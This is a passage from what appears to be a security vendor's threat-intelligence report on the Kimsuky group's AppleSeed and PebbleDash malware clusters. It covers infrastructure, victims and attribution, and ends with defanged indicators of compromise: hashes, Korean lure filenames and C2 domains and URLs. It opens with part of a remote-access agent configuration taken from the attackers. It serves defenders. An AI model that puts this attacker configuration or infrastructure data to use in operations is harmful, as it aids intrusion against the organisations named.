15    "port": "443",
16
17    "server": "node896147.dwservice[.]net"
18   },
19
20   {
21
22    "id": "ND828765",
23
24    "port": "443",
25
26    "server": "node828765.dwservice[.]net"
27   },
28
29   {
30
31    "id": "ND484265",
32
33    "port": "443",
34
35    "server": "node484265.dwservice[.]net"
36   }
37  ],
38
39  "password": "eJwrynEqD0r294twTXLKCHWqDPLPCqI0Kg/JDqpIdk4HAKYMCso=",
40
41  "url_primary": "https://www.dwservice[.]net/"
42  }

```

Infrastructure

For years, Kimsuky has relied heavily on the South Korea-based free domain hosting service 내도메인[.]한국 (pronounced as “naedomain[.]hankook”) to mimic legitimate sites with domains like .p-e.kr, .o-r.kr, .n-e.kr, .r-e.kr, and .kro.kr. This service has been utilized to create C2 servers for PebbleDash and AppleSeed clusters, and the background infrastructures have been mostly resolved to the virtual private servers belonging to InterServer. It has also been noted that many other malicious actors have exploited this free domain hosting service, so it alone cannot be considered proof of a connection to Kimsuky.

The actor also occasionally exploits South Korean websites as C2 servers to evade network-IOC-based detection and increase the success rate of attacks. Furthermore, they actively leverage tunneling services such as Cloudflare Quick Tunnels, VSCode Tunneling, and Ngrok to hide their infrastructure. These traits are mostly observed across the PebbleDash cluster.

Victims

We identified multiple infection logs uploaded to the Dropbox storage used for httpMalice’s C2 server. They were analyzed as having been stolen from infected systems across various organizations or individuals in South Korea. Notably, each victim’s folder contained a user.txt file with detailed information such as target details, the presence of something named “http” (possibly a backdoor, such as httpTroy or httpMalice), DWAgent existence, and relationships between infected devices and targets. While we

could not verify the exact creation process of these files, they were likely created manually by attackers to manage victims using Korean words.

Below you can see an example of this type of file content. In this context, “장악” means “take over” and “있음” means “exists”.

1 [Target's name] [Description] [Infection date] 장악, http 있음, DWService 있음.

While both clusters have mainly focused on targeting the private and public sectors in South Korea, the AppleSeed malware cluster shows more interest in government entities. The PebbleDash cluster has also shown particular interest in the defense sector worldwide.

Attribution

Over the past few years, we have observed two clusters using overlapping distribution methods – JSE, EXE, SCR, and PIF droppers. The targets are also increasingly aligning. Furthermore, we noted that several samples from both malware clusters were signed with the same stolen certificate and used identical mutex patterns. These findings suggest that a single actor is likely controlling both clusters and has the capability to modify code as needed. This concept was also described in another research paper at the Virus Bulletin conference.

Since its emergence, AppleSeed has been linked to Kimsuky operations, with each variant showing ties to the group. Since 2021, PebbleDash has been found exclusively in Kimsuky attacks. Based on our analysis of targets, infrastructure, and malware characteristics, we assess with medium-high confidence that attacks associated with these malware families are conducted by Kimsuky-affiliated clusters.

These two clusters share technical links to the threat actor known as Ruby Sleet, one of the names Microsoft uses for Kimsuky activity. In previous reports, Mandiant also referred to these clusters as Cerium, but now they appear to consider them part of the broader APT43 designation – another name for Kimsuky.

Conclusion

Our analysis shows that the actor retains access to the original source code of the malware clusters and the ability to modify it. Over time, malware undergoes updates and modifications, sometimes being repurposed or reused by other actors. Although analyzing malware may seem repetitive and time-consuming, understanding how these tools evolve helps us grasp the threat actor’s changing tactics.

Two clusters have overlapping target sectors that span the defense, military, government, medical, machinery, and energy industries. The AppleSeed cluster is shifting its focus to data exfiltration, and GPKI certificate extraction has become a signature capability. Meanwhile, the PebbleDash cluster demonstrates advanced remote control capabilities and an expanding set of targets.

Although AI may offer full automation for some attacks, many groups stick with the tools and strategies they have used for years. Structuring a fully automated attack is not trivial. Despite ongoing changes, we will continue to track advanced threat actors by comprehensively considering malware, initial vectors, targets, post-exploitation activities, and ultimate goals.

Indicators of compromise

File hashes

JSE Dropper

995a0a49ae4b244928b3f67e2bfd7a6e	[별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse
52f1ff082e981cbdfd1f045c6021c63f	2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwp.jse
9fe43e08c8f446554340f972dac8a68c	2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwp.jse
8e15c4d4f71bdd9dbc48cd2cab87806	노현정님.pdf.jse

Rger Dropper

65fc9f06de5603e2c1af9b4f288bb22c	security_20260126.scr
c19aaedbbfc4e029f7e9bdface495b9	secu.scr

Pidoc Dropper

8983ffa6da23e0b99ccc58c17b9788c7	대국민서비스관리운영체계_현장점검_증적(초안).pif
----------------------------------	------------------------------

AppleSeed (Dropper)

a7f0a18ac87e982d6f32f7a715e12532
 f4465403f9693939fe9c439f0ab33610
 5c373c2116ab4a615e622f577e22e9be

HappyDoor

d1ec20144c83bba921243e72c517da5e

MemLoad

58ac2f65e335922be3f60e57099dc8a3
 f73ba062116ea9f37d072aa41c7f5108 jhsakqvv.dat

httpTroy

7e0825019d0de0c1c4a1673f94043ddb c:\programdata\config.db

httpMalice

08160acf08fccecd7b34090db18b321
 94faed9af49c98a89c8acc55e97276c9

HelloDoor

c42ae004badddd3017adadbdd1421e00

VSCode Tunnel installer

9ca5f93a732f404bbb2cee848f5bbda0 xipbkmaew.exe

DWAgent installer

678fb1a87af525c33ba2492552d5c0e2

Domains and IPs

opedromos1.r-e[.]kr	C2 of AppleSeed
morames.r-e[.]kr	C2 of AppleSeed
load.ssangyongcne.o-r[.]kr	C2 of MemLoad
load.yju.o-r[.]kr	C2 of MemLoad
attach.docucloud.o-r[.]kr	C2 of MemLoad
load.supershop.o-r[.]kr	C2 of MemLoad
load.erasecloud.n-e[.]kr	C2 of MemLoad
cms.spaceyou.o-r[.]kr	C2 of HappyDoor
erp.spaceme.p-e[.]kr	C2 of HappyDoor
file.bigcloud.n-e[.]kr	C2 of httpTroy
load.auraria[.]org	C2 of httpTroy
female-disorder-beta-metropolitan.trycloudflare[.]com	C2 of HelloDoor
hxxps://www.pyrotech.co[.]kr/common/include/tech/default.php	C2 of httpMalice
hxxp://newjo-imd[.]com/common/include/library/default.php	C2 of httpMalice
hxxps://www.yespp.co[.]kr/common/include/code/out.php	VSCode Tunneling using JScript

- Targeted attacks
- Spear phishing
- Malware
- APT
- Backdoor
- Dropper
- Kimsuky
- RAT
- GitHub
- RC4

Kimsuky targets organizations with PebbleDash-based tools

Your email address will not be published. Required fields are marked *

Name *

Email *

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)